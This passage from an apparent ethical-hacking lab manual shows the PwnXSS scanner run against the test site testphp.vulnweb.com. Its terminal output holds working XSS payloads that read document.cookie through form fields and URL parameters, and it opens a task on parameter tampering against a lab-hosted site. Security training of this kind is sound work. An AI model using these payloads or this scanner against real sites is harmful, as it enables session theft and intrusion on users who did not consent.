
```
[attacker@parrot]~[-]
└─$sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─#cd PwnXSS/
[root@parrot]~[~/home/attacker/PwnXSS]
└─#python3 pwnxss.py -u http://testphp.vulnweb.com
```

**PwnXSS** {v0.5 Final}  
<https://github.com/pwn0sec/PwnXSS>

<<<<< STARTING >>>>>

```
[07:44:00] [INFO] Starting PwnXSS...
*****
[07:44:00] [INFO] Checking connection to: http://testphp.vulnweb.com
[07:44:00] [INFO] Connection established 200
[07:44:00] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[07:44:00] [INFO] Collecting form input key....
[07:44:00] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[07:44:00] [INFO] Form key name: goButton value: <Submit Confirm>
[07:44:00] [INFO] Sending payload (POST) method...
[07:44:00] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[07:44:00] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
*****
[07:44:01] [INFO] Checking connection to: http://testphp.vulnweb.com/index.php
```


7. Copy any **Query (GET)** link under **Detected XSS** section from the terminal window.



```
python3 pwnxss.py -u http://testphp.vulnweb.com - Parrot Terminal
ment.cookie)%3C/script%3E
*****
[08:14:44] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/?pp=12
[08:14:45] [INFO] Connection established 200
[08:14:45] [WARNING] Found link with query: pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Ealert(document.cookie)%3C/script%3E
[08:14:45] [WARNING] Found link with query: p=valid&pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&pp=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert(document.cookie)%3C/script%3E
[08:14:45] [WARNING] Found link with query: p=valid&pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&pp=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert(document.cookie)%3C/script%3E
*****
[08:14:45] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
[08:14:45] [INFO] Connection established 200
[root@parrot]~[/home/attacker/PwnXSS]
#
```

8. Click the **Firefox** icon at the top of the **Desktop** window to open **Firefox** browser.

9. In the address bar of the **Firefox** browser, paste the copied link and press **Enter**.



Note: If a pop-up appears, click **OK** to close it.

10. This concludes the demonstration of how to identify XSS vulnerabilities in web application using PwnXSS

11. Close all open windows and document all acquired information.

## Task 4: Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.

Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.


Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.

Note: In this task, the target website ([www.moviescope.com](http://www.moviescope.com)) is hosted by the victim machine **Windows Server 2019**. Here, the host machine is the **Windows 11** machine.

